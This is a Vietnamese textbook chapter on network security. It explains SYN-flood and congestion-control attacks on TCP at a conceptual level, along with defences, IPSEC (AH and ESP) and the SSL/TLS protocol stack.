
Liên lạc trên mạng được thực hiện thông qua các giao thức mạng rất đa dạng mà sự phối hợp và vai trò của chúng thường được thể hiện qua các mô hình kiến trúc, mà tổng quát nhất là mô hình OSI 7 tầng (hình vẽ 8.1). Mô hình này thể hiện rõ sự phân lớp về chức năng xử lý, trong đó các giao thức ở tầng thấp hơn cung cấp các dịch vụ cho các giao thức ở tầng cao hơn. Tầng thấp nhất là tầng Vật lý (Physical Layer), cung cấp các chức năng điều khiển thiết bị và kết nối tín hiệu giữa 2 máy. Tầng cao nhất là tầng Ứng dụng (Application Layer), cung cấp các chức năng giao tiếp trực tiếp với con người, nhờ nó mà con người có thể làm việc với các tiện ích thân thiện. Các tầng ở giữa nâng cao dần sự “nhân hóa” từ tầng 1 lên đến tầng 7. Mô hình kiến trúc TCP/IP của Internet cũng được xây dựng trên cơ sở tham chiếu mô hình OSI mặc dù chỉ có 4 tầng chính. Nhìn chung các kiến trúc mô hình với mô tả chi tiết đều cho thấy những chức năng đa dạng và mối quan hệ phức tạp của các giao thức mạng. Tuy nhiên tất cả các mô hình kiến trúc khi mới được đưa ra (từ khá lâu) đã gần như bỏ quên vấn đề an toàn bảo mật hoặc ít nhất là không thực sự đưa nó vào trung tâm thiết kế. Lý do là các mô hình này đều hình thành từ trước hoặt từ thưở sơ khai của Internet, khi mà người ta còn chưa nhìn thấy được tầm phát triển, mức độ kết nối rộng, phổ biến toàn xã hội của Internet; tức là chưa thể thấy được được ứng dụng trực tiếp to lớn của Internet vào các ngành kinh tế cũng như đời sống xã hội. Do đó các vấn đề mặt trái như phá hoại an ninh thông tin chưa được đặt ra một cách nghiêm chỉnh vào thời điểm đó. Vì vậy, dễ thấy việc xây dựng các cơ chế đảm bảo an toàn cho các giao thức mạng là một chủ đề lớn, có tầm quan trọng then chốt trong an toàn mạng.

Trong thuật ngữ “*hệ thống kết nối mạng*” chúng tôi muốn ám chỉ các hệ thống có giao diện kết nối với các mạng công cộng bên ngoài như mạng Internet ngày nay (chứ không có nghĩa là hệ thống có các thành phần kết nối với nhau trong một mạng cục bộ, dù điều này thường cũng đúng). Dù nhiều hay ít, tồn tại của sự giao tiếp với bên ngoài sẽ tạo ra một diện tiếp xúc, bộc lộ thôn tin và cấu trúc, có thể bị kẻ địch ở ngoài thực hiện tấn công vào hệ thống, có thể thông qua các hình thức như xâm nhập để chiếm điều khiển và tài nguyên, lấy cắp thông tin, hay phá hủy hệ thống; hoặc tấn công để phong tỏa cắt rời khả năng dịch vụ của hệ thống đối với thế giới bên ngoài (tấn công từ chối-dịch vụ, Denial-of-Service - DOS). Để chống lại các tấn công nguy hiểm này, người ta đã đề xuất các cơ chế phòng vệ chính như Bức tường lửa, Hệ phát hiện chống xâm nhập (Intrusion Detection System – IDS), Hệ phát hiện và lọc gói tin tấn công DOS …

Nội dung chính của chương này là khảo sát các công cụ và phương pháp chính trong việc xây dựng cơ chế phòng vệ trong hai chủ đề chính về an toàn mạng, giao thức và hệ thống kết nối mạng.

#### 8.2 AN TOÀN VỚI GIAO THỨC MẠNG

##### 8.2.1 Khái niệm chung



Hình 8.1: Mô hình tham chiếu mạng OSI


Thực tế của vấn đề an ninh mạng ngày nay đã cho thấy các vấn đề an ninh, các thể loại tấn công là rất đa dạng, liên quan đến hầu hết các giao thức khác nhau. Hầu hết các giao thức đều được thiết kế từ buổi sơ khai của Internet, tức là chỉ tập trung vào hoàn thành chức năng công việc, chưa chú ý đến an toàn bảo mật như ngày nay. Hơn nữa các giao thức mạng quan trọng đều đã được cài đặt rộng rãi phổ biến trên toàn thế giới, vì vậy sự thay đổi nâng cấp để giải quyết an toàn thông tin càng khó khăn. Một giao thức đã được phổ biến rộng khắp thì rất khó cho ai đó có thể can thiệp đến phần lõi, do sự cần thiết phải có tính tương thích với cộng đồng chung. Chính vì thế các giải pháp phải thiên về cải tạo và bổ sung thêm bên ngoài, càng làm hệ thống thêm phức tạp và dễ nảy sinh các vấn đề an ninh mới.

Như đã nói, chương này không có tham vọng khảo sát theo chiều rộng của lĩnh vực an toàn mạng, mà sẽ chủ yếu khảo sát trọng điểm mang tính điển hình. Trong mục này chúng ta sẽ khảo sát các dạng tấn công liên quan đến một giao thức mạng phổ biến là giao thức TCP. Sự khảo sát tấn công DOS đối với giao thức TCP là điển hình, không những do tính phổ biến (chiếm 90% trong các khảo sát thực tê), mà nó cũng thể hiện nguyên lý tấn công chung, cũng tương tự như các dạng tấn công DOS ít phổ biến với các giao thức như ICMP, UDP, DNS). Các mục tiếp theo (8.3-4) ta sẽ khảo sát một số công cụ bảo mật quan trọng đang được ứng dụng phổ biến.

##### 8.2.2 Tầng giao vận và tấn công DOS bằng dòng thác SYN

Giao thức tầng giao vận TCP (Tranmission Control Protocol) cung cấp dịch vụ tạo ra truyền tin hướng kết nối điểm-điểm (point-to-point, connection oriented) giữa các tiến trình của người sử dụng. Nói một cách hình tượng, giao thức này cho phép 2 tiến trình ở hai máy khác nhau trên Internet có thể tạo ra một liên kết logic kiểu “đường ống” (pipeline), đảm bảo sự vận chuyển tin cây và đúng thứ tự của luồng các gói tin giữa 2 bên, giống như một luồng nước được bơm truyền qua đường ống. Mặc dù trên thực tế các gói tin được chuyển đi một cách độc lập rời rạc, bằng những đường liên kết vật lý (route) khác nhau, việc sử dụng các kỹ thuật phản hồi ghi nhận (acknowledgement), phát lại (retransmission), đồng hồ (timeout) … cho phép TCP tập hợp lại các gói tin theo đúng thứ tự, kiểm soát mất mát-phát lại, nhờ đó đảm bảo hình tượng “đường ống (một ví dụ điển hình về sự “nhân hóa”, dần hướng tới tầng ứng dụng).

Để khởi tạo liên kết đường ống này, một phiên làm viêc trên TCP sẽ được tạo ra bởi thủ tục bắt tay ba bước (3-way handsake), được minh họa qua hình vẽ 8.2. Thứ nhất, bên phát tin (Client) sẽ gửi đến bên nhận (Server) một gói tin có chức năng phát tín hiệu chào hỏi, gọi là gói tin SYN (bit cờ SYN của khối header được đặt). Gói tin này vừa báo danh và xin kết nối, vừa đề xuất một số thông số cho kết nối. Nếu chấp nhận kết nối, bên nhận (Server) sẽ gửi một phản hồi đồng ý, là gói tin loại SYN-ACK, và cũng đồng thời cho biết các thông số kết nối nó chấp nhận (thượng lượng giữa 2 bên). Nếu bên Client đồng ý với đề xuất thương lượng, thì phát gọi tin ACK, chính thức mở ra mối liên kết giữa 2 bên. Theo qui định chung của TCP, sự phản hồi ghi nhận cũng được thể hiện qua cung cách đánh số của các gói tin: một phản hồi ghi nhận sẽ kèm theo với số thứ tự của gói tin mà nó đang chờ đợi để nhận tiếp (tức là ghi nhận gói tin có số thứ tự ngay trước).

Trong hình vẽ 8.2 ở bên, có thể thấy: số thứ tự (Seq= sequence number) của gói tin SYN là x; khi nhận được nó, bên Server phản hồi bằng gói tin syn-ack, xác nhận đã nhận được gói tin số thứ tự x và đang chờ nhận gọi số x+1; gói tin phản hồi này có số thứ tự là y, do đó gói phản hồi ack của Client cũng xác nhân và báo đang chờ nhận gói y+1 kế tiếp.

Hình 8.2: Bắt tay 3 bước trong TCP

Giao thức TCP được thiết kế từ thưở sơ khai của Internet, nên có thể nói theo tiêu chuẩn bây giờ là “ngây thơ” về an toàn thông tin. Bên server không hề kiểm tra xác thực bên client, tức là kiểm tra tính chân thật của sự tồn tại của Client cùng với danh tính của nó, mà máy móc đồng ý phục vụ, nếu tài nguyên còn đủ cho phép. Vì vậy đã tạo điều kiện cho kẻ địch có thể tấn công bằng cách “bắn phá” bên server bằng một dòng thác gói SYN. Các gói SYN gửi đến với số lượng cực lớn (có thể đạt đến hàng nghìn hay chục nghìn gói trong một giây) và đều có địa chỉ nguồn giả mạo. Vì vậy sự phản hồi của máy server sẽ chỉ đến những cái tai điếc (thực ra là đến các máy khác trên mạng không liên quan, và vì thế sẽ không hiểu và lọc bỏ các gói tin phản hồi syn ack này), còn bản thân địa chỉ nguồn tấn công thì đã được che giấu và rất khó phát hiện.

Cụ thể hơn, khi nhân một gói tin SYN, máy chủ Server sẽ máy móc kiểm tra tài nguyên và nếu còn đủ sẽ mở ngay một vùng bộ nhớ gọi là TCB (Tranmission Control Block), để đón chờ dữ liệu gửi tới, lưu tạm và xử lý. Trong thời gian chờ đợi thủ tục bắt tay ba bước chính thức kết thúc, vùng nhớ này vẫn luôn khóa lại để chờ, chỉ được giải phóng tới khi đạt đến thời gian chờ tới hạn (timeout) của một thủ tục bắt tay không thành công; trong khoảng thời gian chờ đợi gói ACK, máy server vẫn kiên nhẫn cách quãng phát lại một số gói SYN-ACK theo qui định của giao thức. Thời gian chờ này là khá lâu, tới 511 giây (đề phòng đáp ứng các tình huống xấu khi giao thông mật độ cao, có khả năng nhiều gói tin không tới đích kịp thời do tắc ngẽn), vì vậy TCB đã bị khóa lại không sử dụng trong một thời gian dài, gây tốn phí tài nguyên đáng kể.

Để đảm bảo máy chủ không bị cạn kiệt tài nguyên bộ nhớ do tình trạng mở TCB nhiều quá mức, các hệ thống máy chủ thường đặt ngưỡng số lượng TCB tối đa được mở và chờ đợi kết thúc bắt tay, chẳng hạn MAX-TCB-NO = 1024. Nếu kẻ địch tạo được một dòng thác SYN (SYN flood) với một tốc độ đủ cao đến mức, trong khoảng thời gian timeout qui định nói trên, số gói SYN đến Server là nhiều hơn cả ngưỡng MAX-TCB-NO, thì máy chủ có thể tự bảo vệ bằng cách từ chối không phục vụ các lời mời kết nối liên lạc tiếp theo (SYN), tức là bắt đầu từ chối dịch vụ đối với mọi liên kết tiếp theo, kể cả từ phía kẻ tấn công cũng như các khách hàng chân chính bình thường. Như vậy máy chủ đã bắt đầu đi vào trạng thái DOS (từ chối dịch vụ), tức là kẻ tấn công đã bắt đầu thành công.

Ở một góc độ khác, có những hệ thống máy chủ vận dụng một chiến thuật linh hoạt hơn, tức là khi đã đạt ngưỡng mở TCB thì không từ chối SYN mới đến mà chỉ đóng và giải phóng TCB đã chờ lâu nhất, để nhường chỗ phục vụ gói SYN mới. Tuy nhiên nếu dòng thác SYN đến quá lớn, việc giải phóng không chờ đời SYN cũ để phục vụ SYN mới sẽ diễn ra càng nhiều, càng liên tục, thời gian chờ đợi thực tế ngày càng thu hẹp lại, đến mức thậm chí không đủ để phục vụ một liên kết bình thường với một máy khách hàng chân chính. Tình trạng bão hòa này mới thực sự là phong tỏa thành công, máy chủ không hề còn khả năng xử lý các dịch vụ thông thường. Tuy nhiên để đảm bảo thành công mức độ này, kẻ tấn công sẽ phải tạo một dòng thác lớn hơn rất rất nhiều so với tình huống nói trước đó (khi máy chủ chỉ sử dụng chiến thuật từ chối SYN mới chứ không không hủy bỏ TCB cũ chưa tới hạn).

Để đảm bảo có một dòng thác lớn, lại tạo cơ chế che giấu cho mình, kẻ tấn công nham hiểm thường tổ chức tấn công theo kiểu phân tán (DDoS: Distributed DOS), bằng cách huấn luyện một lượng khá lớn các máy tính tay sai, bị điều khiển một cách vô thức, đồng loạt bắn phá máy chủ. Cơ chế huấn luyện tay sai thường được tổ chức thông qua việc tạo sâu độc, phát tán dần trên mạng, từ đó lén lút chiếm điều khiển bộ phận ở nhiều máy chủ. Sâu độc khi lan đến mỗi máy chủ, thì chủ động chạy lén lút, chiếm thời gian sử dụng CPU rất ít, nên khó bị phát hiện. Tận dùng thời gian thực hiện, sâu độc tìm cách mở rộng lan truyền sang các máy chủ lân cận (có kết nối trực tiếp với máy chủ nó đang cư trú lén), tiếp tục mở rộng tập máy chủ bị huấn luyến thành tay sai vô thức (vì lén lút khéo léo, nên quản lý hệ thống khó phát hiện được). Khi nhận tín hiệu phát động tấn công từ kẻ chủ mưu tấn công, toàn bộ các may tay sai sẽ đồng loạt cùng phát các luồng gói SYN đến máy chủ nạn nhân, tạo nên một dòng thác SYN cực lớn.

##### 8.2.3. Một số giải pháp cho tấn công DOS trên TCP

Tấn công DOS là một dạng tấn công hết sức nguy hiểm, đến này vẫn chưa có biện pháp phòng vệ và trùy tìm kẻ tấn công thực sự chắc chắn thành công. Tấn công bằng dòng thác SYN đến giao thức TCP chính là dạng điển hình và phổ biến nhất của tấn công DOS. Ở đây chúng ta sẽ chỉ làm quen với một số giải pháp đơn giản, cơ bản.

* **Tối ưu hóa cấu hình máy chủ.** Đây là một biện pháp đương nhiên phải làm để có thể tăng sức đề kháng của máy chủ, tận dụng tối đa khả năng của nó. Cụ thể, ta có thể giảm thời gian tới hạn (timeout) để chờ phản hồi ACK từ Client xuống còn 10 giây (trước kia 511); tăng kích thước dòng đợi, tức số lượng TCB cùng mở cùng lúc; tháo bỏ các dịch vụ không thực sự hoạt động để huy động tập trung tài nguyên và làm giảm bề mặt tấn công.
* **Hợp tác đồng bộ các router trên toàn mạng Internet.** Các mạng con thành phần của Internet có thể liên hiệp và giúp đỡ nhau bằng việc cùng thực hiện một chính sách: yêu cầu các router trên vùng biên (diện tiếp xúc giữa các mạng con) giám sát các gói tin đi từ trong mạng nội hạt ra phía ngoài (các mạng con khác), và lọc bỏ nhũng gói tin có vấn đề, tức là các gói tin không có địa chủ nguồn xuất phát từ mạng nội hạt. Nhớ rằng những gói tin tấn công bao giờ cũng mang địa chỉ nguồn giả mạo, thường là ngẫu nhiên (không đời nào kẻ địch để lộ vị trí của mình, dù là địa chỉ mạng con của nó). Chính sách này có tên là *Ingress Filtering*, mặc dù trên lý thuyết sẽ rất lợi hại, tuy nhiên rất khó cài đặt thành công trên thực tế do khó có khả năng thực hiện được việc phối hợp liên hiệp của toàn bộ router của Internet.
* **Tổ chức cài đặt firewall (bức tường lửa) trên đường các gói tin đến với máy chủ.** Khi SYN đến firewall sẽ nhận rồi chuyển tiếp cho server, sau đó sẽ tạo và gửi


ACK giả cho server để hoàn thành bắt tay, nhưng nếu sau khi đợi đủ lâu để khẳng định không có ACK thật sự từ Client tới, firewall sẽ gửi gói RST đến server đến đóng kết nối và giải phóng tài nguyên.

* **Chủ động giám sát.** Giám sát giao thông của TCP trong mạng cục bộ và tìm cách phát hiện các kết nối trái phép, do đó có thể gửi các gói RST để đóng các kết nối trái phép này.

##### 8.2.4. Tấn công vào điều khiển tắc nghẽn TCP

Ở đây ta sẽ thảo luận về cơ chế điều khiển chống tắc nghẽn của TCP và một hình thức tấn công có thể xảy ra. Mục đích của việc điều khiển chống tắc nghẽn là đảm bảo để máy nguồn gửi tin không phát tin với tốc độ quá lớn, làm chật giải thông (bandwidth), dẫn tới tắc nghẽn cục bộ. Máy gửi cần phải thăm dò để tìm tốc độ phát tin thích hợp. Nó sẽ bắt đầu phát với một tốc độ thấp và tăng dần lên, trong khi đó theo dõi kích thước cửa sổ chưa ghi nhận dựa vào các gói tin phản hồi ACK nhận về. Khi kích thước cửa sổ chưa ghi nhận (số gói tin đã phát đi mà chưa được phản hồi tốt) vượt một ngưỡng đặt ra nào đó, tốc độ gửi tin sẽ phải điều chỉnh thấp đi.

Nguyên tắc của việc dò tìm tốc độ thích hợp này là *tăng cộng giảm nhân* (Additive Increase Multiplicative Decrease - AIMD), ngụ ý là việc tăng dần tốc độ (với xuất phát thấp) sẽ theo cấp số cộng, còn khi đã phát hiện điểm bão hòa thì cần giảm thật nhanh, tức là giảm theo cấp số nhân (chẳng hạn giảm theo kiểu chia đôi liên tục). Có giảm nhanh như vậy mới có khả năng tránh được tắc ngẽn. Khi đảm bảo kiểm soát được tốc độ dưới mức gây tắc ngẽn, hệ thống có thể lặp lại việc tăng dần tốc độ để tìm tốc độ tối ưu.



Hình 8.3: Mình họa nguyên lý điều khiển tránh tắc nghẽn AIMD

Một chiến thuật tấn công lợi hại có thể khai thác điểm yếu của cơ chế điều khiển trên như sau. Kẻ địch có mục đích phong tỏa giao thông khiến cho máy nạn nhân không thể liên lạc, truyền gửi tin với bên ngoài một cách thông suốt. Trong giai đoạn tăng dần tốc độ, kẻ địch sẽ đột ngột tạo một luồng phát tin mạnh cùng đồng thời với thời điểm máy nạn nhân đang gần ngưỡng tối ưu. Cơ chế điều khiển tránh nghẽn sẽ bắt buộc máy nạn nhân phải giảm sâu tốc độ đột ngột, thậm chí sau đó phải phát lại nhiều do mất mát vì tắc ngẽn. Kẻ địch cũng đột ngột “im lặng” để máy nạn nhân lại dần tăng tốc độ đến ngưỡng tối ưu, và sau đó lại lặp lại kịch bản đột ngột phát mạng để tạo xung đột tắc nghẽn. Như vậy kênh liên lạc của máy nạn nhân sẽ liên tục bị đứt quãng, thiếu ổn định, làm việc nhiều mà hiệu quả kém (phát lại nhiều, đến đích ít).

#### 8.3 BẢO MẬT TRUYỀN TIN TẦNG IP: GIẢI PHÁP IPSEC

IPSEC là một bộ giao thức phục vụ cho an ninh tầng IP thông qua cơ chế tác động lên các gói tin tầng IP để đảm bảo 3 mục tiêu: 1) Xác thực và toàn vẹn của thông tin; 2) Bảo mật và 3) Bảo vệ chống lại tấn công phát lại. Cơ chế cài đặt ở tầng IP làm cho việc sử dụng họ giao thức này trong suốt đối với tầng ứng dụng. Đây là một giải pháp tổng quát chung cho cộng đồng sử dụng Internet, được xây dựng bởi nhóm làm việc chuyên trách (IETF IPSEC Working Group).

IPSEC là bộ ba giao thức chính sau, cung cấp những dịch vụ thành phần

* Giao thức trao chuyển khóa IKE (Internet key exchange): chịu trách nhiệm khởi tạo cái gọi là liên kết an toàn (security association - SA), tức là một nhóm các thông tin điều khiển và tham số để sử dụng cho các thuật toán an toàn bảo mật cho cho liên kết, trong đó có các khóa sử dụng cho thuât toán mật mã và xác thực.
* Giao thức xác thức AH (Authentication Header): chỉ cung cấp cơ chế xác thực và bảo vệ tính toàn vẹn của gói tin, không đảm bảo tính bảo mật
* Giao thức đóng gói an toàn ESP (Encapsulating Security Payload): có 2 mức, mức cơ bản chỉ cung cấp dịch vụ bảo mật và mức nâng cao cung cấp toàn bộ tính bảo mật, xác thực và nguyên vẹn (tức là bao gồm cả các chức năng của AH).

Việc chia thành các thành phần dịch vụ tạo cơ hội cho khách hàng sử dụng có sử lựa chọn mềm dẻo, không bắt buộc phải sử dụng đầy đủ các tính năng vì chi phí có thể cao hơn và xử lý thông tin chậm hơn.

Cả hai giao thức AH và ESP này có thể hoạt động trong hai chế độ khác nhau:

* Chế độ giao vận (transport mode): dữ liệu từ tầng trên (TCP/UDP) được “bao bọc” theo một nghĩa nào đó (để đảm bảo xác thực và/hoặc bí mật) nhưng khối điều khiển IP header thì vẫn để nguyên. Cụ thể với ESP, toàn bộ dữ liệu truyền tải (IP payload) ngoại trừ IP header sẽ được mật mã và có thể được xác thực (tùy vào mức lựa chọn). Còn với AH, thì dữ liệu truyền tải và một phần được lựa chọn của IP header sẽ được xác thực
* Chế độ “đường hầm” (tunnel mode): toàn bộ dữ liệu, kể cả IP header, được bao bọc lại và một IP header mới được chèn thêm vào để chuyển tiếp trên mỗi chặng (giữa 2 router cùng hệ thống được cài IPSEC). Như vậy với ESP, toàn bộ gói tin IP gốc (kể cả IP header) sẽ được mật mã và có thể được xác thực. Còn với AH, việc xác thực được thực hiện trên toàn bộ gói tin IP gốc và một phần được lựa chọn của IP header mới thêm vào để chuyển tiếp trên mỗi chặng.

IPSEC có thể được sử dụng để bảo vệ các đường truyền dữ liệu giữa một cặp 2 máy (địa chỉ IP) tức là host-to-host, hoặc là giữa một cặp cổng an toàn (security gateways) tức là network-to-network, hoặc giữa một cổng và một máy tức là networkto-host.


##### 8.3.1. Mối liên kết an toàn (security association)

Mối liên kết an toàn, gọi tắt là SA (security association), là cơ sở để xây dựng các chức năng an toàn bảo mật cho tầng IP. SA chẳng qua là một tập các lựa chon các giao thức mật mã cơ bản (về mật mã khóa đối xứng, mật mã khóa công khai, hàm băm, chữ ký điện tử …) và các tham số của chúng, nhằm đảm bảo cho các xử lý về mật mã và xác thực cho dòng thông tin truyền trên một chiều xác định (giữa hai máy xác định). Một máy tính chủ (host) có thể có cùng lúc nhiều SA để liên kết với nhiều máy khác, vì thế để xác định một SA duy nhất thì cần có chỉ số SPI (Security Parameter Index) và địa chỉ IP của máy đích của liên kết này.

Thông thường trong một đường trao đổi hai chiều giữa hai máy, các dòng truyền tin được đảm bảo an toàn bởi một cặp SA.

##### 8.3.2. Giao thức AH (Authentication Header)

Giao thức này cung cấp khả năng đảm bảo tính toàn vẹn và xác thực cho các gói tin IP, dựa trên mã kiểm tra xác thực (MAC), cụ thể là lược đồ HMAC với các hệ hàm băm MD5 và SHA1. AH cũng đưa ra cơ chế chống tấn công phát lại (số thứ tự).




Hình vẽ 8.4: Cấu trúc AH header

Cấu trúc cụ thể của phần header điểu khiển trong AH được mô tả qua hình 8.4, trong đó có các trường mang chỉ số mối liên kết an toàn (SPI) và số thứ tự (sequence number) như đã nói. Đặc biệt mã kiểm tra thông điệp sẽ chiếm 6 byte của trường


32-1. Khi Authentication Data. Trường số thứ tự chiếm 32 bit, nên có giá trị tối đa là 2 một SA mới được khởi tạo, trường số thứ này có giá trị 0, và sau đó các gói tin sẽ sử

32-1 được sử dụng thì liên kết SA sẽ dụng các giá trị tiếp theo. Nếu số thứ tự tối đa 2 phải khởi tạo lại, tức là các thông số điều khiển cần thượng lượng lại và các khóa mới được tạo ra. Số thứ tự lại được đưa về giá trị 0. Cơ chế đảm bảo cho việc số thứ tự không thể lặp lại trên cùng một SA và qua đó phát hiện được tấn công phát lại.

Hình 8.5 mô tả cấu trúc cụ thể của gói tin trong các chế độ giao vận và đường hầm. Qua hình vẽ có thể thấy rõ ràng trong chế độ giao vận, phần điều khiển (header) chỉ tác động lên thông tin từ tầng TCP chuyển xuống, bao gồm dữ liệu ứng dụng và điều khiển của TCP, trong khi đó trong chế độ đường hầm, phần điều khiển sẽ tác động lên của phần header của gói tin gốc. Ngoài ra trong chế độ đường hầm, vì toàn bộ gói tin gốc đã bị bao bọc (coi như một hàng hóa thuần để chuyển gửi), một header mới sẽ được sinh ra chèn thêm vào để dùng cho việc chuyển tiếp giữa các trạm trung gian, tức là các router trên đường truyền, có cài đặt bộ IPSEC này.



1. Chế độ giao vận (transport mode)




1. Chế độ đường hầm (tunnel mode)


Hình vẽ 8.5: Cấu trúc gói tin trong AH

##### 8.3.3 Giao thức đóng gói an toàn ESP


Như đã biết giao thức ESP cung cấp dịch vụ cơ bản là bảo mật và nếu lựa chọn, sẽ có thể cung cấp cả tính năng xác thực và toàn vẹn dữ liệu. Cấu trúc của gói tin được thể hiện trong hình vẽ 8.6. Phần thông tin được xác thực bao chứa phần thông tin bảo mật (không chứ phần chỉ số SPI và số thứ tự gói tin). Như với AH, trường Authentication Data chứa mã kiểm tra xác thực.



Hình vẽ 8.6: Cấu trúc ESP header Các thuật toán mật mã khóa đối xứng có thể lựa chọn cho ESP là 3DES, Blowfish, CAST, IDEA và 3IDEA. Các chế độ giao vận và đường hầm với ESP được thể hiện cụ thể qua hình vẽ 8.7. Với chế độ giao vận, dữ liệu điều khiển được tách thành 2 phần, gọi là ESP header, chèn vào ngay sau phần IP header gốc, và ESP xác thực, chèn vào ở cuối gói tin. Trong khi ESP header điều khiển phần dữ liệu bị mã hóa, tức toàn bộ thông tin gửi từ tầng TCP, ESP xác thực chứa mã kiểm tra cho toàn bộ, kể cả thông tin tầng trên và chính ESP header. Chế độ đường hầm đưa cả phần header gói tin gốc vào phạm trù dữ liệu (tức là bị mật mã và có thể được xác thực nếu có yêu cầu). Header mới được sinh ra và chèn thêm vào để đảm bảo chuyển tiếp giữa các mốc trung gian.



1. Chế độ giao vận



1. Chế độ đường hầm

Hình vẽ 8.7: Cấu trúc gói tin trong ESP

#### 8.4 BẢO MẬT TẦNG TCP: HỌ GIAO THỨC SSL/TLS

Bộ giao thức TLS (Transport Layer Security) là một giải pháp bảo mật phổ biến hàng đầu trên Internet. Ban đầu nó có tên là SSL (Secure Socket Layer), được khai sinh vào khoảng đầu thập kỷ 90 và phát triển như một sản phẩm của hãng Netscape Communications[[1]](#footnote-1); sau đó hãng này từ bỏ quyền sở hưu và đóng góp cho cộng đồng chung. Từ năm 1996, sản phẩm này được ủy nhiệm tiếp tục phát triển bởi một nhóm làm việc chuyên trách của IETF (Internet Engineering Task Force), cơ quan quốc tế phi chính phủ phụ trách về khởi thảo các chuẩn chung cho Internet.


TLS 1.0 ra đời chính thức vào năm 1999. Mặc dù đổi tên, TLS 1.0 không khác bao nhiêu so với SSL 3.0. Sự khác biệt này thậm chí còn nhỏ hơn so với sự khác biệt của SSL 2.0 và 3.0.

Như tên gọi ban đầu, giải pháp này nhằm hướng đến việc thiết lập những kênh giao tiếp an toàn và bảo mật giữa 2 tiến trình (process trên 2 máy). Bản thân khái niệm socket được đặt ra để mô tả một mối liên kết phiên làm việc giữa 2 tiến trình trên 2 máy (thông qua 2 cổng xác định, tức là TCP port). Về cơ bản, bộ giao thức cung cấp các tính năng như sau:

* Bảo mật: sử dụng các thuật toán mật mã đối xứng phổ biến DES, 3DES, RC2, RC4, IDEA
* Toàn vẹn dữ liệu: Sử dụng mã kiểm tra xác thực (MAC) với các hàm băm MD5, SHA1
* Trao chuyển khóa: sử dụng thuật toán khóa công khai (Diffie-Hellman và nâng cao)

##### 8.4.1 Kiến trúc và các khái niệm cơ bản

TLS có thủ tục bắt tay chặt chẽ, cung cấp khả năng thương lượng giữa 2 bên để lựa chọn thuật toán cụ thể cho các giao dịch thiết lập khóa, truyền tin bảo mật và xác thực. Khác với IPSEC, cơ chế làm việc của TLS/SSL dựa trên giả thiết kênh truyền đã được đảm bảo liên lạc tin cậy (có thể coi như một dòng chảy liên tục của các gói tin, đúng thứ tự), nên nó được xây dựng ngay phía trên tầng TCP. Qua đó nó cung cấp dịch vụ an toàn bảo mật cho các giao thức làm việc ở tầng phiên và ứng dụng mà điển hình là HTTPS (kêt nối trình duyệt an toàn theo chuẩn HTML). SSL ban đầu đã là một sản phẩm mã nguồn mở và có nhiều bộ cài đặt khác nhau, điển hình là bộ SSLeay đã ra đời từ 2 thập kỷ trước ([www.openssl.org)](http://www.openssl.org/).



Hình vẽ 8.8: Họ giao thúc SSL với kiến trúc ngăn xếp

Về mặt kiến trúc, TLS/SSL thường được mô tả dưới dạng một chồng xếp của các giao thức (protocol stack), nằm ngay phía trên TCP (trong mô hình tham chiếu TCP/IP). Bản thân các giao thức con của nó được tổ chức thành 2 lớp con (sublayer). Bên tầng con dưới là giao thức SSL Record Protocol, coi như một “engine” (guồng máy làm việc), với nhiệm vụ xử lý mã hóa tất cả các thông tin dữ liệu từ bên trên giao xuống. Bên trên nó chính là các giao thức con làm nhiệm vụ quản lý điều khiển và “ngoại giao thương lượng” (SSL handshake/Change CipherSpec/Alert protocols) và các giao thức khai thác ứng dụng như HTTPS. Hình vẽ 8.8 là một thể hiện hình ảnh cách bố trí này.

